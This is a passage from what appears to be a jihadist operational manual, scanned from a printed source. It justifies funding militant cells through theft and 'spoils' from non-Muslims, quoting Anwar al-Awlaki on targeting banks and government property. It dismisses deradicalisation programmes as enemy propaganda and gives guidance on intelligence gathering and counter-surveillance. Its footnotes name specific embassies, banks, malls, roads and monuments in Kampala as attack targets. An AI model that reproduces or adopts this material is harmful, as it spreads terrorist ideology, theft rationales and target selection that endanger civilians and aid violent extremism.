perform this obligation (of Jihād), despite the fact that in the past they were the best in the Ummah and were of the high-class sector in the Deen and in sacrificing in Jihād…… If we study the battles of the Prophet (SalAllahu alayhi wa ssalam) we will find the goals of most of them were to collect the resources. It suffices for us to look at the first of these battles, the Greater Badr, which Allah, Glory and Exalted is He, called it "The Day of Dividing." This battle was particularly for taking Quraysh's resources in order to replace the emigrant Muslim's belongings (which the Quraysh confiscated when the Muslims emigrated from Mecca to Medina). So the economic factor was very important in Jihād and this advantage of taking the spoils of war was especially for the Prophet (SalAllahu alayhi wa ssalam). It was one of the five special favors given to him (SalAllahu alayhi wa ssalam) which no other prophets received. Likewise, it has been given to his followers after him (SalAllahu alayhi wa ssalam)." And he said; *"…The companions of the Prophet (SalAllahu alayhi wa ssalam) marched out to fight by these words. When they conquered countries and saw the fertility of the lands they started to till the lands and the valleys of Palestine. When the Caliph Umar ibn Al Khattāb (rah) came to know about this, he sent someone to burn the harvest and someone to inform them that they were sent as soldiers and mujāhidīn, not as farmers. This was the way the money flowed to the mujāhidīn and to the Islamic nations after them. And it was the primary resource for Jihād which consisted of spoils, Jizya, kharaj of the land, etc. So the cycle of resources is like a cycle of goodness that comes from many sources of Jihād. After this the treasury (Baitul Mal) became full of resources and the Islamic economic cycle was completed. However, if we study the cycle of resources in our current Jihad and its organizations, we will find that it is contrary to the historical financial theory."* The Shaykh then mentioned some very beneficial points, thus;

The Method of Financing the Cells – *Thubas*

1) Contributions of the mujāhidīn members if they can to establish the detachments.
2) Donations without conditions from the mujāhidīn who we know and trust in order to administer the Jihadi detachments.
3) Spoils from the money of the disbelievers and apostates so that the mujāhidīn take their portion and the treasury of the detachment gets its portion.

Sources of Spoils (*Ghanīmah* and *Fai'*)
(And the Methods for Dividing among the Mujāhidīn)

We will return to our research to say the main source of financing for the Global Islamic Resistance Detachments must be the private money of the Mujāhidīn after launching the war, or by unconditional donations received from the sincerely charitable people. And the following is considered to be spoils (*Ghanīmah wa Fai'*):

1) The money of the disbelievers who fight against Islām in their countries or in our countries.
2) The money of the apostate governments that cooperate with the occupation forces. But be careful – to protect the blood of the Muslim people who work in these establishments.
3) The money of the people who are proven to be apostates and who have an alliance to the disbelievers. And it is clear that these apostates fight against the Muslims. So their money is permissible like their blood because they are apostates.

Distribution of Spoils (*Ghanīmah wa Fai'*)

I asked our Sheikh, Abdul-Qadir, about this at the time of the Afghan Jihād and how to distribute the spoils among the mujāhidīn. And he said the following:

a) the basic principle for the dividing the spoils which has been given to us by the Qur'an is that 20% of the spoils should be put in the Islamic treasury and 80% of the spoils should be divided among the Mujāhidīn group that captured them (i.e. the spoils).
b) Make an agreement between the members of the Jihādi detachment before taking the spoils on how to divide them and execute the agreement justly, with the following conditions: The portion of the treasury will not be lower than 20%, and if they think that increasing this amount is necessary in order to fund an operation, then they must make the increase before launching the operation and not afterwards.
c) If the detachments work under the administration of an organization which supports the general services of the weapons, ammunition, reconnaissance (fact-finding), media, etc. they should

give a portion to every member in this organization by agreement also between the leadership of this organization and its branches.

So the approved manner which we have to divide the spoils taken from the enemy by the resistance detachments is:

1) The detachment establishes its private treasury and then deposits in it the contributions of its members, or whatever unconditional support for Jihadi operations it obtains from its close and trusted acquaintances. And also put into the treasury 1/5 (i.e. 20%) of any spoils or what is equal to that in terms of money.

2) The detachment members make an agreement among themselves about the financial rules such as: If they want to increase the treasury's portion in order to: support an armament capability, spend on another Jihadi activity, help another detachment, help the family of a Mujāhid who was killed in the path of Allah, or anything else which they see to be in the interest of the Muslims.

3) The members of the detachment make an agreement on the rules of dividing a portion for the rest of the members who are not directly involved in the operation of taking spoils, because they are considered supporters of the detachment and by this they complement each other, such as; They can agree to give to every member who executed the operation 3 shares and give 1 share to the one who did not directly participate in the operation. This should be done after giving a 1/5 (or more) to the treasury. Whatever they agree upon must be executed with justice and kindness, and Allah is the One Who gives Success.[85]

And the martyred Shaykh of the Immigrants in the Land of *Hikmah* and I*mān* – Yemen, Anwar al-Awlaki (may Allāh have mercy on his soul) gave some very clear advices on this issue in his article entitled; **"The Ruling on Dispossessing the Disbelievers' Wealth in *Dar Al-Harb*"**;

"Islam stipulates certain conditions for taking the wealth of the disbelievers. According to our classical scholars, it becomes permissible to take the disbelievers wealth for jihad-related purposes even if one is without an army or an Imam; and even within this there are restrictions. Due to


[85] ***The Global Islamic Resistance Call***: Chapter 8; Section 7: The Theory of Financing for the Global Islamic Resistance Detachments.

the unfamiliarity of some on this subject, I felt the need to clarify this. The Messenger of Allāh (SalAllahu alayhi wa ssalam) said;

"I was sent before the hour with the sword, and my sustenance is under my spear, and humility and belittlement is the destiny of whoever defies my commands."[86]

This great hadith reveals some important aspects about our religion:

- *Muhammad (SalAllahu alayhi wa ssalam) was sent with the sword: The Messenger of Allāh (SalAllahu alayhi wa ssalam) and the mujahidin after him carried the light of Islam to humanity by fighting in Allah's cause.*
- *The greatest form of income is that of the spoils of war and the greatest profession is being a soldier in the path of Allah. The income generated from booty taken by force from the enemies of Allah is purer and more virtuous than income generated from being a businessman, an engineer, a physician, or a farmer, simply because that was the source of income that Allah destined for his Messenger Muhammad (SalAllahu alayhi wa ssalam). Working as a mujāhid is Sunnah.*
- *Eventually all the enemies of the Messenger of Allah (SalAllahu alayhi wa ssalam) and his Ummah would be shamed and humiliated.*



And he (may Allāh grant him the status of shaheed) said in another place;

"From the previous quotes of our early scholars the following can be deducted:

- *All of our scholars agree on the permissibility of taking away the wealth of the disbelievers in dār al-Ĥarb whether by means of force or by means of theft or deception.*
- *Our Scholars differ on how wealth taken by means of theft and deception should be divided. The majority believes it is ghanīmah. So one-fifth of it should be paid to the Amir to be spent on jihad. Alternatively, the Hanafi's consider it to be a source of income that belongs in its entirety to the ones who seized it. Finally, there is a minority opinion that it is fai' and therefore should be distributed according to the discretion of the Amir."*

  And he went on;

[86] Ahmad

"Implications on our present day work: Every Muslim who lives in dār al-ĥarb should avoid paying any of his wealth to the disbelievers whether it be in the form of taxes, duties, or fines. If a Muslim is allowed to deceive the disbelievers to appropriate their wealth then he is also allowed to deceive them to avoid paying them his wealth. Even though it is allowed to seize the property of individuals in dār al-ĥarb, we suggest that Muslims avoid targeting citizens of countries where the public opinion is supportive of some of the Muslim causes. We therefore suggest that the following should be targeted:

- *Government owned property*
- *Banks*
- *Global corporations*
- *Wealth belonging to disbelievers with known animosity towards Muslims*

Careful consideration should be given to the risk vs. Benefit (i.e., maslaĥa) of any specific operation. Because of the very negative implications of an operation that is exposed, it is important that the benefits outweigh the risks."

And he continued making it clear, thus;

"For Muslims who are associated with groups that work for jihad, we recommend that the decision to involve oneself in any illegal[87] activity to acquire money from the disbelievers be taken by the Amir and the shūrā of the jamā'ah. We say this because since there is a liability on the jamā'ah, the decision needs to be made by the jamā'ah. We also recommend that the decision on how to spend the money be left to the Amir and the shūrā. We need to mention however that if the jamā'ah adopt the view that what is seized is considered ghanīmah, then if a percentage less than 80% is to be given to the ones who seized it, that needs to done with the agreement of the participants of the operation because according to the rules of ghanīmah they are entitled to the full 80%. The same is said if the jamā'ah follows the Hanafi opinion. It is recommended that Muslims who are not associated with groups that work for jihad and who acquire wealth from the disbelievers by illegal means to donate all that money to the cause of jihad unless if they are in need then they can take from it accordingly but not to exceed 80%. Islamic work cannot depend on volunteers. In order to support brothers who are willing to work full-time for Islamic causes, their income can be taken from wealth seized from the disbelievers. This should

[87] And here he (may Allāh have mercy on his soul), meant illegal according to the authorities and not as regards the Shari'ah.

be one of the categories in which appropriated money is spent. This is especially important with jihad oriented groups because it is the work chosen only by the best of the best and therefore there is only a small pool of human resources that exists. So it is important to have as many brothers as possible devote their time to the work rather than spend their prime time seeking a living and only giving their spare time for the work. They should follow the Sunnah of the Messenger of Allah (SalAllahu alayhi wa ssalam) and live of ghanīmah. This is especially important for brothers who are in positions of leadership in their jamā'ah. Since jihad around the world is in dire need of financial support, we urge our brothers in the West to take it upon them to give this issue a priority in their plans. Rather than the Muslims financing their jihad from their own pockets, they should finance it from the pockets of their enemies."

And the Shaykh (May Allāh grant him *Firdausi*) ended his article by saying;

"Dear brothers: Jihad heavily relies on money. In Qur'an, the physical jihad is associated with jihad with one's wealth in eight verses. In every verse but one, jihad with wealth preceded the physical jihad. That is because without wealth there can be no jihad. Our enemies have realized that. Therefore they are "following the money trail" and are trying to dry up all the sources of funding "terrorism". Our jihad cannot depend wholly on donations made by Muslims. The Messenger of Allah (SalAllahu alayhi wa ssalam) sent many armies for the sole purpose of raiding caravans of the disbelievers. Not only was jihad financed by booty but also throughout our early history the Islamic treasury itself was mostly dependent on income generated from jihad. A tax called kharaj was placed on land opened by Muslims, enslaved POWs would be sold, and the people of the book paid jizyah. All of these sources were generated through jihad. Zakah and Şadaqah represented only a small portion of the income of the Muslim government. It is about time that we take serious steps towards securing a strong financial backing for our work rather than depending on donations. May Allāh grant us the high status of the mujahidin and forgive us all."

Necessary Security Cautions

1) Dividing operational funds into two parts: One part is to be invested in projects that offer financial return, and the other is to be saved and not spent except during operations.

2) Not placing operational funds [all] in one place.

3) Not telling the Organization members about the location of the funds especially those who are not tasked with such issues.
4) Having proper protection while carrying large amounts of money.
5) Leaving the money with non-members and spending it as needed.
6) As regards storage/hiding then the advice on such has been given in the earlier chapters.

PROPAGANDA[88]

يَا أَيُّهَا الَّذِينَ آَمَنُوا إِنْ جَاءَكُمْ فَاسِقٌ بِنَبَأٍ فَتَبَيَّنُوا أَنْ تُصِيبُوا قَوْمًا بِجَهَالَةٍ فَتُصْبِحُوا عَلَى مَا فَعَلْتُمْ نَادِمِينَ

"O ye who Believe! If a wicked person comes to you with any news, ascertain the truth, lest ye harm people unwittingly and afterwards become full of repentance for what ye have done." ***(Hujurāt: 6)***

Although the basic policies of the apostates and disbelievers have not changed since their initial opposition to the calls of the Prophets and Messengers, certain modern strategies have emerged in their war against Islām; strategies such as their distortion of Islām itself as well as historical and present-day realities, which they spread through their media, or upon the tongues of their purchased scholars, thereby exploiting the naiveté of many sincere Muslims. Due to the numerous and overwhelming military failures by the coalition of apostates and Crusaders in their war on Islām, many analysts have conceded that they are unable to defeat their 'Islāmist' foes by means of armed forces alone. This realization has paved their way towards a new philosophical approach; defeating the Muslims from within, which is really nothing new at all. After all, the attempt to cause division, discord and confusion within the Muslim Ummah, in order to defeat the Muslims in a non-military campaign was attempted during the lifetime of the Messenger of Allāh, (SalAllahu alayhi wa ssalam), when the Hypocrites built a Masjid for this sole purpose. And it was about this Masjid and this plan of the enemies of Allāh, which Allāh, (SWT), revealed:

وَٱلَّذِينَ ٱتَّخَذُواْ مَسْجِداً ضِرَاراً وَكُفْراً وَتَفْرِيقاً بَيْنَ ٱلْمُؤْمِنِينَ وَإِرْصَاداً لِّمَنْ حَارَبَ ٱللَّهَ وَرَسُولَهُ مِن قَبْلُ وَلَيَحْلِفُنَّ إِنْ أَرَدْنَا إِلاَّ ٱلْحُسْنَىٰ وَٱللَّهُ يَشْهَدُ إِنَّهُمْ لَكَاذِبُونَ

"And as for those who put up a mosque by way of harming and disbelief, and to disunite the believers, and as an outpost for those

[88] Most of what appears in this chapter has been adapted from the valuable book: ***Retractions From Behind Bars.*** *Chapter 9: The Modern Strategies of the Apostates and Disbelievers Regarding Their Muslim Captives. Pg. 144 - 150 -* ***At-Tibyan Publications***

who warred against Allāh and His Messenger aforetime, they will indeed swear that their intention is nothing but good. Allāh bears witness that they are certainly liars."
(At-Tawbah: 107)

And the Shaykh 'Abd ar-Rahmān Ibn Nāsir as-Sa'dī, may Allāh have Mercy on his soul, said:

"People from the hypocrites from the people of Qubā built a Masjid south of Masjid Qubā seeking from it harm and division amongst the believers and were preparing it for those whom they were waiting for from the ones who wage war against Allāh and His Messenger. It would be a fortress for them when they needed it, so He, (SWT), clarified their disgrace and exposed their secret, as He said: (***...put up a mosque by way of harming...***) In other words, harm towards the believers and towards their Masjid in which they gathered.

(***...and disbelief...***). In other words, their intent in doing that (was disbelief), whereas others intended faith. (***...and to disunite the believers...***) In other words, so that they would separate, divide and dispute. (***...and as an outpost...***) In other words, preparing (***...for those who warred against Allāh and His Messenger aforetime...***) In other words, assisting those who wage war against Allāh and His Messenger; those who had previously waged war and whose enmity had become intense. And that is such as Abū 'Amr ar-Rāhib, who was from the people of Al-Madīnah, then when the Prophet (*SalAllahu alayhi wa ssalam*), came forth and emigrated to Al-Madīnah, he disbelieved in him."[89]

And Imām ash-Shawkānī, may Allāh have Mercy on his soul, said:

"So Allāh, ﷻ, informed us that the motivation for them to build this Masjid was four matters: The first, harming other than them, and it was the bringing about of damage. The second, contempt towards the people of Islām because they wanted to strengthen the people of hypocrisy by building it. The third, division amongst the believers, because they wanted them not to attend Masjid Qubā', therefore the Muslim congregation would decrease, and in that there is a division of word and elimination of closeness, which is clear. The fourth, waiting for those who waged war against Allāh

[89] "***Taysīr al-Karīm al-Mannān Fī Tafsīr Kalām ar-Rahmān***", Pg. 309

and His Messenger. In other words preparing for those who waged war against Allāh and His Messenger."[90]

And similarly, another attempt to fight Islām internally, through non-military means, by causing division and disunity, was the creation of the Rāfidhah Shī'ah, as Ibn Taymiyyah, said: "So the first one who innovated the Rafdh (i.e. the Shī'ah methodology) was a Munāfiq Zindīq, who was called 'Abd Allāh bin Saba'. And he wanted to corrupt the religion of the Muslims, by doing so, just as Paul – the author of the letters in the hands of the Christians – did. Because he innovated innovations for them by which he corrupted their religion, and he was a Jew but he openly displayed Christianity through hypocrisy, and intended to corrupt it. And likewise, Ibn Saba' was a Jew, and (also) intended that, likewise. And he strove in the Fitnah, with the objective of corrupting the religion, but he was unable to do so."[91]

Current forms of Enemy Propaganda:

1) "The War of Ideas":

Today this strategy of the disbelievers is to wage an ideological campaign to persuade the Muslim youth that they must renounce all armed resistance against their authority and dominance. And they understand that this goal is unlikely to succeed if applied externally. Therefore they seek to develop and propagate this concept within the Muslim communities themselves. For instance, in a chapter entitled "**Attack the Ideology**" the multiple contributing authors of "Beyond al-Qaeda" wrote:

"The war on terror at its most fundamental level goes to the war of ideas. The goal here is to delegitimize jihadist ideology and the use of terrorism and to deny extremists the high ground of Islamic politico-religious discourse, which has been adroitly exploited by al-Qaeda to further the appeal of its own radical and absolutist rhetoric. As we have outlined in another RAND study, prevailing in the war of ideas requires empowering moderate Muslims to counter the influence of the radicals.' Although ideology is inherently difficult to attack by outsiders, the ideological

[90] "***Fat'h al-Qadîr al-Jâmi' Bayna Fannay ar-Riwâyah wad-Dirâyah Min 'Ilm at-Tafsîr***", Vol. 2/403

[91] "***Majmû' al-Fatâwa***", Vol. 35/112, publication of "Dâr al-Wafâ'"; Al-Mansûrah, 3rd Edition, 1426H.

approach has weaknesses that are susceptible to exploitation. Some analysts note that the jihadist movement is sensitive to religious ideology to the point of vulnerability. Combatants are replaceable, but theologically trained sheikhs are not. The death or recantation of several Saudi sheikhs who had provided religious justification for jihadist attacks may have weakened the movement ideologically. However, the al-Qaeda ideology has always had a pronounced Egyptian bent, so the influence of Saudi sheikhs might not have been central to al-Qaeda's ideological struggle. In any event, if this assessment of the centrality of ideology is correct, then decapitation strategies should be expanded from operational leaders to ideologues. Not infrequently, these ideologues are asked to provide sanction for terrorist operations and is therefore a key part of the terrorist decision making process. Preventing al-Qaeda's ideological mentors from continuing to provide theological justification for terrorism could expedite the movement's ideological deterioration."[92]

And in one report called "The Militant Ideology Atlas" Dr. William McCants writes:

"Jihadi propaganda – which is designed to reclaim this lost credibility – can be countered with the following messages:

- *Jihadis wants a totalitarian system of government in which no one is allowed to think for themselves. Not even the Saudi government is strict enough. Anyone who does not share their understanding of Islam will be declared an apostate and executed. If you want to know what a Jihadi state will look like, contemplate the Taliban – the only state in recent memory that jihadis consider to have been legitimately Islamic.*

- *The Jihadi message is so weak and unappealing that they have to use violence to persuade people. They claim to be saving Islam, but they are giving it a bad reputation. They are hurting their own people and national resources."*[93]

So we can clearly see a theme revealed – even expressed outright – where their goal is to have the Muslims reject all forms of militant resistance, by means of influencing them from within their own ranks to reject this concept completely.

[92] ***Beyond al-Qaeda – Part 1***, introduction page xxiv
[93] ***The Militant Ideology Atlas*** - Executive Report, November 2006, page 5-6

2) Applying Pressure towards Islāmist Groups to 'Reform':

Who better to dissuade the Muslims from engaging and supporting armed resistance than the Islāmist organizations who are revered by the youth? And in a chapter entitled: **"Should Islamists Be Engaged?"** the authors write:

"The argument in favour of engaging Islamists has three attributes: first, that Islamists represent the only real mass-based alternative to authoritarian regimes in the Muslim world (and especially in the Arab world); second, that Islamist groups such as the Egyptian Muslim Brotherhood have evolved to support pluralistic democracy, women's rights, etc. and third, that Islamists are more likely to be successful in dissuading potential terrorists from committing violence than are mainstream clerics."[94]

And back to the 'Atlas', we see Dr. William McCants said something similar:

"Finally, a word about 'moderate' Muslims. The measure of moderation depends on what type of standard you use. If by 'moderate' one means the renouncement of violence in the achievement of political goals, then the majority of Salafis are moderate. But if by 'moderate' one means an acceptance of secularism, capitalism, democracy, gender equality, and a commitment to religious pluralism, then Salafis would be extremists on all counts. Then again, there are not many Muslim religious leaders in the Middle East that would qualify as moderates according to the second definition. Until there are, the international community should focus on alienating Jihadis from the broader Salafi Movement. While it may be distasteful to work with non-violent Salafi leaders, they are best positioned to delegitimize Jihadi violence and monitor the activities of the more militant elements of their movement."[95]

This concept illustrates the next logical phrase in the plots of the disbelievers to dissuade the acceptance of militancy by the Muslims. And their focus is to do so within those Islāmist groups they identify are the most likely to produce armed resistance.

[94] ***Building Moderate Muslim Networks***, page 75
[95] ***The Militant Ideology Atlas*** - Executive Report, November 2006, page 11

3) Persuading Militant Muslim Captives and their Scholars to Issue Statements and Verdicts Renouncing Violence:

The idea of using captive Muslim prisoners as tools towards thwarting the efforts of the Mujāhidīn isn't new in a broad sense, because it was a widely used practice of the enemies of Allāh to bring out the Muslim prisoners and use them as human shields when facing the Mujāhidīn on the battlefield. However, in the context of 'The War of Ideas', this methodology has shifted into a more concept-oriented campaign. And the weapons have become less catapults, arrows and spears, and more microphones, newspapers and television interviews. And if the enemies can convince their captives to publicly renounce the Jihād; this would be the equivalent of holding him as a human shield to protect them from the arrows of the Muslim armies.[96]

For instance, the author of **"Unconquerable Nation"**, Brian Michael Jenkins said:

"We have concentrated on degrading the jihadists' operational capabilities by eliminating jihadists, but not by impeding recruiting, inducing defections, or getting detainees to renounce jihad."[97]

And in a chapter entitled: "Get Detainees to Renounce Terrorism", he writes:

"Political warfare does not end with terrorist captivity. Lacking a strategy, we have competing views of what should be done with suspected terrorist detainees: interrogate them for operational intelligence, detain them for the duration of the war, bring them to trial before military tribunals or civilian courts, hand them over for imprisonment in their countries of origin. But turning detainees against violence should be considered as important as interrogation. Rehabilitation is more important than prosecution, especially if it can be used to discourage jihadist recruiting. Those in custody should be offered the opportunity to quit the jihad, to repent, to publicly recant. We should not let our own desires for revenge or our determination to see justice done get in the way. We must

[96] Rather, it is perceived by the enemy that a public recantation or retraction from an imprisoned high-profile Muslim militant or scholar would be even more valuable, towards their interests, than thousands of human shields.

[97] ***Unconquerable Nation***, Page 121

be pragmatic. We are not settling blood debts; we are waging a political war."[98]

And later, Brian Michael Jenkins goes on to say: *"Italy, a Catholic country, used an appropriate religious term to encourage Red Brigades prisoners to renounce terrorism and cooperate with authorities. Those who did so were called "repentants," and their sentences were reduced accordingly.*[99] *The mere fact that some repented dismayed those still at large, and the information the repentants provided was crucial in cracking the terrorists' campaign.'*

And he continues: *"Saudi Arabia has launched its own campaign by mobilizing some of its most militant clerics, including one whom Osama bin Laden tried to recruit as a spiritual guide of the jihad, to discourage recruitment and re-educate imprisoned jihadists. The program involves teams of clerics and psychiatrists who daily engage individual prisoners in intense religious discussions that can go on for hours at a time. It is almost a mirror of the intense indoctrination that jihadist recruits receive on their way in. If the conversion is considered successful, the individual is released and helped to find a job, or even a wife, but is also kept under close surveillance. At the same time, counselors employed by the government infiltrate jihadist web sites and chat rooms to argue with al Qaeda sympathizers."*[100]

"Success in any of these programs may not be validly measured by the percentage of individuals who claim to have abandoned jihadism or the sincerity of that claim, which lies beyond our ability to assess. The same was true of Vietnam's ralliers and Italy's repentants. But public recantations, explanations of how people succumbed to jihadist recruiting, descriptions of recruiting techniques, invitations to come in with one's honors intact – even a few of these can be used to undermine recruiting and create uncertainty in jihadist ranks."[101]

[98] ***Unconquerable Nation***, Page 129

[99] And this tactic should sound familiar to many of those who have followed the 'Retractions' or *'Tarāju'āt'* of the high-profile captives of the enemies of Allāh in recent years, as this is precisely what has taken place with many leaders of Islāmist groups or at least with those scholars who are thought to have influence over certain jihādi groups.

[100] ***Unconquerable Nation***, Page 131

[101] ***Unconquerable Nation***, Page 132

How to Reduce the Effect(s) of Propaganda [102]:

1) Keep the group busy.
2) If a lie/propaganda does emerge, you should immediately inform the group members of it.
3) You should punish anyone who insists on spreading these lies amongst the group.
4) Increase the religious awareness of the brothers.
5) You should solve any of the brother's problems. Answer any of their doubts, questions, misconceptions, etc.
6) Giving the correct and comprehensive training to the brothers especially in matters related to obeying the Amir.
7) Have frequent meetings and gatherings between the leaders and the group members (obviously assuming it is safe for the leaders to expose themselves regularly).

[102] From the book: ***Class Notes from the Security and Intelligence Course***. Pg. 26 of 64 (PDF pg. 32)

ESPIONAGE

-ENEMY INFORMATION-

وَٱقْعُدُواْ لَهُمْ كُلَّ مَرْصَدٍ

"...,and lie in wait for them in every stratagem [of war];...."

(At-Tawbah: 5)

Importance of the Information:

1) It provides an early warning about any schemes being planned by the enemies so as to enable quick preparation of the relevant counter-measures in order to avert any danger posed by the enemy's current as well as future plans.

2) Acquisition of the enemy's SWOT status .i.e. the enemy's [past – present and future] Strengths (financial, technology, military, e.t.c); Weaknesses (socio-economic, military, political, e.t.c); Opportunities (propaganda machinery – media, allies, e.t.c); and Threats (to the jihād, Muslims, Islām, e.t.c).

And an example of the utilization of espionage by our Messenger (*SalAllahu alayhi wa ssalam*), is Hudhaifah Ibn Al-Yamān, (may Allāh be pleased with him); and from ***"Companions of The Prophet"*** (Vol. 1, Abdul Wahid Hamid):

"In such decisive moments in the history of warfare, the side that loses is the one that despairs first and the one that wins is the one that holds out longer. The role of army intelligence in such situations often proves to be a crucial factor in determining the outcome of the battle. At this stage of the confrontation, the Prophet, peace be on him, felt he could use the special talents and experience of Hudhaifah Ibn Al-Yamān. He decided to send Hudhaifah into the midst of the enemy's positions under cover of darkness to bring him the latest information on their situation and morale before he decided on his next move…"

Qualities of the Information:

1) Newness i.e. must be current/up to date.

2) Trustworthiness.

3) Forthcoming (continuous).

4) Secure and confidential.
5) Confirmed.
6) Relevant.
7) Comprehensive and detailed.

Quote:

General Mahmoud Sheet Khattāb[103] said, "*The nation that wants to achieve victory over its enemy must know that enemy very well. It also must know the site of the battle in detail. Those who fight an enemy that they do not know do not win because a successful-military plan must be built on clear and trustworthy information. The commander who fights an enemy and does not know his strength (number and materiel) is blind and destined to fail and fall.*"

Information Sources:

Any organization that desires to raise the flag of Islām high and proud, must gather as much information as possible about the enemy. Information has two sources:

1) Public Sources: Using this public source openly and without resorting to illegal means, it is possible to gather at least 80% of information about the enemy. The percentage varies depending on the government's policy on freedom of the press and publication. It is possible to gather information through newspapers, magazines, books, periodicals, official publications, and enemy broadcasts. Attention should also be given to the opinion, comments, and the jokes of common people. The one gathering public information should be a regular person (trained college graduate) who examines primary Sources of information published by the enemy (newspapers, magazines, radio, TV, etc.). He should search for information directly related to the topic in question. The one gathering information with this public method is not exposed to any danger whatsoever. Any brother can gather information from those

[103] And he is the author of numerous important books (in Arabic) on military and security subjects like ***The Leader Prophet***[Its importance lies in the way he studied the character of the Prophet (saw) and the application of military principles on the plans and wars of the Prophet (peace and prayers be upon him) The book is very useful, so may Allāh reward it's writer as best can be.]; ***Leaders of the Prophet (saw)*** ; ***The Leaders of the Conquering of Iraq and Arabian Peninsula***

aforementioned sources. We cannot label that brother a "Moslem Spy" because he does not make any effort to obtain unpublished and covert information.

2) Secret Sources: It is possible, through these secret and dangerous methods, to obtain the 20% of information that is considered secret. The most important of these sources are :
   - **a)** Individuals who are recruited as either volunteers or because of other motives.
   - **b)** Recording and monitoring.
   - **c)** Photography.
   - **d)** Interrogation.
   - **e)** Documents: By burglary/theft or recruitment of personnel.
   - **f)** Drugging.
   - **g)** Surveillance, spying, and observation.

Information Gathered Using Public Means

1) Names & photos of enemy personnel, officials, supporters, security, financers, etc.
2) Published meetings, discussions & locations.
3) Future meeting plans e.g. conferences.
4) Enemy diplomacy;
   - **a)** Staff .i.e. who is who, structure, personal details, etc.
   - **b)** Policies .e.g. foreign policy, War on Terror, etc.
   - **c)** Location.

5) Tourism status;
   - **a)** Nationalities of tourists especially the Americans, Europeans and the Jews.
   - **b)** Popular sites and hotels/lodges.
   - **c)** Travelling-touring schedules.
   - **d)** Tours and Travel Agencies.

6) Present and future enemy SWOT e.g. projects, strategic sites (electricity dams, water supply projects, Communication networks such as major high ways etc.
7) Enemy position on Islamic matters e.g. '*Aqīdah*, Jihād, *Niqab*, Beard, *Shari'ah*, etc.
8) Learn the interior setup of enemy buildings/sites e.g. banks, prisons, government offices on TV and documentaries/films.
9) Visual (video) & Audio information, data & news on Radio and TV.
10) Government personnel/officials/VIPs;

a) Work places.
b) Residence.
c) Family relations.
d) Leisure.

11) Strategic establishments/buildings;
a) Ministries e.g. defense, interior, finance.
b) Airports, seaports and land border points.
c) Embassies and Consulates[104].

12) Mass Media e.g. radio, TV and Communication authorities or organs mainly those owned by the government or its supporters.

13) Vital economic installations;
a) Dams and Electricity Distribution Centers[105].
b) Transport routes[106].
c) Banks and all credit/foreign exchange centers[107].
d) Malls, arcades, etc[108].

14) Sites of vital pride to the enemy;
a) National monuments[109].
b) Historical sites.
c) Popular Buildings[110].

General Security Measures When Gathering Information

1) Performing the exercises to detect surveillance while executing the mission. These exercises are not well defined, but are dependent on

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[104] And this is an important reminder to all the mujāhidīn that the US, British, Netherlands, Pakistan, Ethiopian, Burundian, Kenyan and Nigerian High Commissions/consulates (African)are from the top most targets at this current stage for reasons known to all, so do not overlook them.

[105] And these coupled with the network masts and satellite locations and control centers like the one located at Bugolobi have very fake security, so the mujāhid is availed with an endless list of clear and vital targets – *wa billāhi tawfēq!*

[106] E.g. the Northern By-Pass particularly the Fly-overs especially the one at Bwaise.

[107] Mapeera House (HQs of Centenary Bank), Bank of Uganda HQs.

[108] Game/Shoprite at Lugogo and Clock-Tower, the new Mega Standard Supermarket overlooking the Old-Taxi Park, Nakumatt and Garden City along Yusuf Lule Road, and many others (and almost all of the major ones are owned by the supporters of the regime that is busy massacring our ikhwān in Somalia – the mujāhidīn are thus cautioned to heed the Call of Allāh, the One, the Irresistible: – ***"And why should ye not fight in the cause of Allah and of those who, being weak, are ill-treated [and oppressed]?- Men, women, and children, whose cry is: "Our Lord! Rescue us from this town, whose people are oppressors; and raise for us from thee one who will protect; and raise for us from thee one who will help!""*** **(*An-Nisā: 75*)**).

[109] Like the Independence Monument at the roundabout close to Grand Imperial Hotel, Uganda House, etc.

[110] Like Crested Towers, Worker's House, Communications House, Cham Towers,

the time, place, and the ability to be creative. These exercises include the following:

a) Walking down a dead-end street and observing who is walking behind you. Beware of traps.

b) Casually dropping something out of your pocket and observing who will pick it up.

c) Another way is that you can walk down a road, and then run at a certain point around a corner. Once you get to the corner and out of sight of the person you stop. You then wait to see if anyone else comes running around the corner. If they are following you, they will need to keep up with your pace, so they will have to run to keep up with you.

d) Stopping in front of store windows and observing who is-watching you.

e) Getting on a bus and then getting off after it departs and observing who will be affected.

f) Find a place such as a newspaper stand and stop there. Then turn around and look him in the eyes. If he was following you, he will look away in order not to blow his cover. You can repeat this a few times.

g) Agreeing with one of your brothers to look for whoever is watching you.

h) You can cross a very busy road at a place where people do not normally cross. Then you can see if anyone else crosses the road also.

i) Go to an open field, and see if anyone else follows you into the field.

j) In addition you can get into a crowded place where it will make is difficult for the surveillance to keep up with you amongst so many people.


k) Another way is to use a taxi and go to another area.

2) When receiving the gathered information, let the informants travel as far as possible from their place of residence and yours. Let each of them get there using secondary roads, preferably at night.

